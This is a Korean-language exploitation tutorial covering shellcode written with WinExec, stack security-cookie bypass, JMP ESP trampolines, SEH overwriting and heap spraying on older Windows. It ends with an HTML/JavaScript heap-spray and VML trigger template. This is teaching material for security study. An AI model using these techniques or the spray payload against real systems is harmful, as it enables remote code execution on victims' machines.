Exploit Technique

CodeEngn Co-Administrator
and
Team Sur3x5F Member

Nick : Deok9
E-mail : DDeok9@gmail.com
HomePage : http://Deok9.Sur3x5f.org
Twitter :@DDeok9

<< Contents >>


1. Shell Code

1) Shell Code 작성 (cmd.exe)

Window ShellCode 는 WinExec 함수를 통해 만들 수 있다.

* WinExec(LPCSTR lpCmdLine,UINT uCmdShow) 와 같은 Format 을 가지고 있다.
* Linux 의 /bin/sh 과 마찬가지로 생각하면 된다.


Assembly 로 작성 함에 있어 필요한 WinExec 의 주소는 Depends Tool 을 이용하여 쉽게 구할 수 있다.



[그림 1 - 1 - 1] Depends Tool 에서 WinExec 함수의 주소 확인


➡ WinExec 는 Kernel32.dll 에 속해 있으며, Entry Point : 0x0006250D 이고, Kernel32.dll 의 Base Address : 0x7C7D0000 이므로, 두 주소의 합인 0x7C83250D 의 주소를 가진다.

Visual Studio 에서 간단한 cmd 창을 띄우는 Code 를 작성해 보았다.




[그림 1 - 1 - 2] cmd 창을 띄우는 Code

➡ 위와 같이 cmd[4] 에 값을 넣고 호출하는 이유는 WinExec 함수의 인자 값에 맞게 넣어주기 위함으며, cmd [4] 는 실행 명령이고, SW_SHOWNORMAL 은 실행 Option 이다.
➡ 해당 Code 에서 main 에 Breakpoint 를 설정하고, Debugging Mode 로 들어가서 Disassemble 창을 통해 본격적인 Shell Code 작성을 할 수 있게 된다.




[그림 1 - 1 - 3] Debugging 상태의 Disassembly 창

➡ LEA edi, [ebp+FFFFFF34h] 부터 REP STOS dword ptr es:[edi] 까지와 CMP esi, esp 부터 CALL 00411140 의 경우 불필요 하므로 삭제 한다.
➡ '\0' 의 경우 Shell Code 상에서 NULL 로 인식될 수 있기 때문에 xor 연산을 통해 넣어줘야 한다.
➡ 위에서 CALL dword ptr ds:[0041819Ch] 와 [004182B4h] 의 경우 Data 영역의 주소로써, 그대로 Shell Code 에 담아버리면 오류가 나게 된다.
✱ Depends Tool 을 이용하여 알아낸 실제 주소로 바꿔줘야 한다.



[그림 1 - 1 - 4] Inline Assem Code 수정 부분

➡ 해당 Code 를 다시 Debugging Mode 로 들어가서 Disassemble 창을 통해 Shell Code 를 추출 가능하다.



[그림 1 - 1 - 5] Shell Code 작성 완료


2. Security Cookie Overwriting

1) Security Cookie 란?

Window 에서 Stack 보호 기법으로, SFP 와 Buffer 사이에 존재하여 Hacker 가 Buffer Overflow 공격을 시도하였을 시 Security Cookie 값 까지 덮어 씌우므로 Stack 영역에 있는 Security 값과 Data 영역에 애초에 존재하는 Security Cookie 값을 비교하여 BOF 공격을 감지하는 것이다.

```
.text:004113DE                  mov     eax, ___security_cookie
.text:004113E3                  xor     eax, ebp
.text:004113E5                  mov     [ebp+var_4], eax
.text:004113E8                  mov     esi, esp
.text:004113EA                  lea     eax, [ebp+buf]
.text:004113ED                  push    eax
.text:004113EE                  push    offset Format   ; " buf Address : [0x&p]Wn"
.text:004113F3                  call    ds:__imp__printf
.text:004113F9                  add     esp, 8
.text:004113FC                  cmp     esi, esp
.text:004113FE                  call    j___RTC_CheckEsp
.text:00411403                  mov     eax, [ebp+arg]
.text:00411406                  push    eax             ; Source
.text:00411407                  lea     ecx, [ebp+buf]
.text:0041140A                  push    ecx             ; Dest
.text:0041140B                  call    j__strcpy
.text:00411410                  add     esp, 8
.text:00411413                  push    edx
.text:00411414                  mov     ecx, ebp        ; frame
.text:00411416                  push    eax
.text:00411417                  lea     edx, v          ; v
.text:0041141D                  call    j_@_RTC_CheckStackVars@8 ; _RTC_CheckStackVars(x,x)
.text:00411422                  pop     eax
.text:00411423                  pop     edx
.text:00411424                  pop     edi
.text:00411425                  pop     esi
.text:00411426                  pop     ebx
.text:00411427                  mov     ecx, [ebp+var_4]
.text:0041142A                  xor     ecx, ebp        ; cookie
.text:0041142C                  call    j_@__security_check_cookie@4 ; __security_check_cookie(x)
```

[그림 2 - 1 - 1] IDA 에서 본 Security Cookie



[그림 2 - 1 - 2] Security Cookie 유무에 따른 Stack 구조

2) Security Cookie Overwrite


BOF 공격을 통해 우리가 원하는 Shell Code 를 수행시키려면, RET 주소 (EIP) 를 변경해야 하기 때문에 Memory 구조상 Security Cookie, SFP, RET 3가지를 변경시켜야 된다.

✱ 이를 우회하기 위해 RET 까지 덮어쓴 후 다시 Security Cookie 를 원래 값으로 수정

Debugging 을 통해 Security Cookie 값 우회


[그림 2 - 2 - 1] Security Cookie Save

➡ EAX 값은 B516410E 이며, 이 값을 Security Cookie Check 함수 전에 넣어 주면 우회가 될것이다.



[그림 2 - 2 - 2] ECX 값 변조

➡ 현재 Security Cookie 값이 덮어쓰기 되었기 때문에 41414141 이지만, 이를 지정된 값으로 변경하였다.



[그림 2 - 2 - 3] Security Cookie 우회 후 변경된 EIP 때문에 뜨는 Error

➡ Security Cookie 값은 우회가 되었으며, 위 Error 는 EIP 가 덮어쓰기 되어, RET 가 엉뚱한 주소가 되어 복귀할 수 없다는 Error 이다.


3. Trampoline Technique

1) ASLR (Address Space Layout Randomization) 이란 ?

Process 내에서 Mapping 되는 모든 Object 에 대하여 호출 & 실행시 실행하는 주소를 Random 화 시키는 기법으로 , 이를 사용하면 BOF 공격을 시도할 시에 Object 에 대한 정확한 주소를 알 수 없기 때문에 BOF 공격을 할 수 가 없다.

[그림 3 - 1 - 1] ASLR 기법 사용

➡ Visual Studio 에서 Alt + F7 을 눌러 속성 창에서 설정이 가능하다.



[그림 3 - 1 - 2] ASLR 설정 전과 후 비교

➡ 주소값이 달라지는 것을 확인할 수 있다.

2) Trampoline Technique


Trampoline 이라는 단어에서 알 수 있듯이 JMP 와 같은류의 명령어를 이용하는 것이다.

[그림 3 - 2 - 1] Trampoline Technique 의 공격시 Memory 구조

➡ RET 의 주소에는 악성 Shell Code 의 시작 주소가 들어간다.
➡ 주소를 정적으로 설정하여 넣을 수 없기 때문에, ESP 가 가리키는 주소를 넣어주면 된다.
✱ 보통 ESP 가 가리키는 주소는 00 으로 시작하기 때문에 이를 그대로 넣으면 NULL 로 인식하여 공격이 성공되기 힘들다.

Stack 의 주소 값이 Random 하게 설정된다는 ASLR이 반영되어지기 때문에 사용한다.
✱ 주소값은 바뀌더라도 ESP 는 항상 RET 가 수행된 직후 (RET 바로 아래 Memory 공간) 을 가리키게 됨
✱ ESP 의 주소를 정적으로 넣지 않고 JMP ESP, CALL ESP 의 명령어의 주소를 넣어도 동일한 효과

[그림 3 - 2 - 2] .text Section 선택 (Code 영역)



[그림 3 - 2 - 3] JMP ESP 를 검색

➡ 위와 같이 Code 영역에서 JMP ESP 명령어의 주소를 찾은 후 공격에 사용할 수 있다.
➡ 이 ntdll 영역과 같은 주소의 경우 보통 7CXXXXXX 와 같은 주소로 시작하기 때문에 00 이 없어 NULL 문자로 인식되어 공격에 실패하는 것을 우회할 수 있다.

4. SEH Overwriting

1) SEH (Structed Exception Handling) 이란 ?

Window 에서 지원하는 예외처리 기법으로, Program 이 잘못된 주소를 참조하는 경우 Hardware Exception, 잘못된 Handle 을 닫으려 시도하는 경우에는 Software Exception 이 해당 예외를 처리한다.

✱ 기본적으로 Thread 단위로 동작을 하게 되며, Error 의 대표적인 예일 뿐 Exception = Error 는 아니다.

```
EXECPTION_DISPOSITION __cdecl _except_handler (
    struct _EXCEPTION_RECORD *ExceptionRecord,
    void * EstabilisherFrame,
    struct _CONTEXT *ContextRecord,
    void * DispatcherContext
);
```

[그림 4 - 1 - 1] Exception Handler 구조체 모습

➡ 두 번째 인자인 EstabilisherFrame 변수가 EXCEPTION_REGISTRATION 구조체를 가리키게 된다.
➡ 세 번째 인자인 _CONTEXT *ContextRecord 는 Thread 수행 시 정보를 저장하기 위해 사용된다.


✱ Exception 이 발생한 시점의 Register 정보를 집어 넣은 후 이를 조작함으로써 예외 처리를 하게된다.

Exception Handler 를 등록하는 것을 Chain insert 과정이라 하며, Chain 은 EXCEPTION_REGISTRATION 이라는 구조체들로 이루어져 있다.

```
typedef struct _EXCEPTION_REGISTRATION
{
    EXCEPTION_REGISTRATION  *prev;
    EXCP_HANDLER    handler;
} EXCEPTION_REGISTRATION, *PEXCEPTION_REGISTRATION;
```

[그림 4 - 1 - 2] EXCEPTION_REGISTRATION 구조체 모습

➡ 첫 번째 구성요소는 다음 EXCEPTION_REGISTRATION 구조를 가리키는 Pointer 이다.
➡ 두 번째 구성요소는 Exception Handler 를 가리키는 Pointer 이다.




[그림 4 - 1 - 3] SEH Chain Layout

2) SEH Overwriting

Exception 이 발생되면 Stack 에 SEH 가 들어가게 되고, 이 때 ESP 는 SEH 의 Ret 를 가리키게 된다.
✱ Hacker 는 이 영역을 제어할 수 있기 때문에 SEH 의 2번째 인자 (Handler 의 Next 주소값) 를 이용해서 EIP 를 제어 가능하다.

ESP 로 부터 Argument 2개를 없애고 POP POP RET, JMP [esp+8], CALL [esp+8], ADD esp,8 RET 등과 같은 명령어를 통해 EIP 를 조작 가능하다.
✱ 이를 통해 첫번째 Handler 의 Next 주소 값에 접근 가능하다.


SEH Handler 의 값 확인 (SEH Handler 는 Code 주소 값을 가진다.)



[그림 4 - 2 - 1] SEH 의 Offset 값 확인


➡ Backtrack 의 patternOffset.pl 을 이용하여 SEH Handler 의 위치를 알아낼 수 있다.

해당 Offset 값을 알고 Exploit Code 작성



[그림 4 - 2 - 3] Exploit Code

공격 흐름도



[그림 4 - 2 - 3] 공격 흐름도

➡ ESP 가 SEH 의 RET 위치에 존재하면 ADD ESP, 8 RETN 과 같은류의 명령을 수행해 Handler 의 Next 주소값에 접근하게 되고, Next 주소값에 Hacker 가 원하는 Shell Code 로 JMP 시키는 명령을 삽입함 으로써, 공격이 수행된다.
➡ EB 06 90 90 의 경우 SHORT JMP 로써, 직접 Ollydbg 에서 작성함으로써 알 수 있다.

5. Heap Spray

1) Heap Spray 기법이란?

Heap Memory 공간에 대량의 Data 를 뿌려서 EIP 가 Heap 영역의 아무 곳을 가리켜도 실행이 되도록 하는 공격 기법으로, 정확하게 주소를 잡을 수 없을 때 차선책의 기법이다.

✱ html 문서 내의 javascript 처럼 Heap Memory 를 Program 상에서 제어 할 수 있어야 한다.

공격에 사용할 Code

```
<body>

<SCRIPT language="javascript">
shellcode =
unescape("%u9090%u9090"); // <- Shell Code
block_temp = unescape("%u0505%u0505");
block = block_temp;
while(block.length != 0x80000) block += block;
memory = new Array();
for(i=0;i<50;i++) memory[i]=block+shellcode;
</script>

<v:rect style='width:120pt;height:80pt' fillcolor="red" >
<v:recolorinfo recolorstate="t" numcolors="97612895">

<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1"
lbcolor="rgb(1,1,1)" forecolor="rgb(1,1,1)" backcolor="rgb(1,1,1)"
fromcolor="rgb(1,1,1)" lbstyle ="32" bitmaptype="3"/>
<v:recolorinfoentry tocolor="rgb(1,1,1)" recolortype="1285"
lbcolor="rgb(2,2,2)" forecolor="rgb(3,3,3)" backcolor="rgb(4,4,4)"
```

[그림 5 - 1 - 1] Heap Spray 실행 후 Memory

➡ %u0505 (NOP code) + ShellCode 를 0x80000 Size 만큼 Heap Memory 에 넣는다.
➡ Hacker 는 NOP 가 있는 부분 중 아무 곳을 찍어서 EIP 제어를 넘기면 공격에 성공할 수 있다.

Exploit Code 수행 후 Heap Memory 공간

[그림 5 - 1 - 2] Heap Memory Dump

➡ Memory 공간이 05050505 .. .. .. (MOV edi, edi) 로 바뀌게 된다.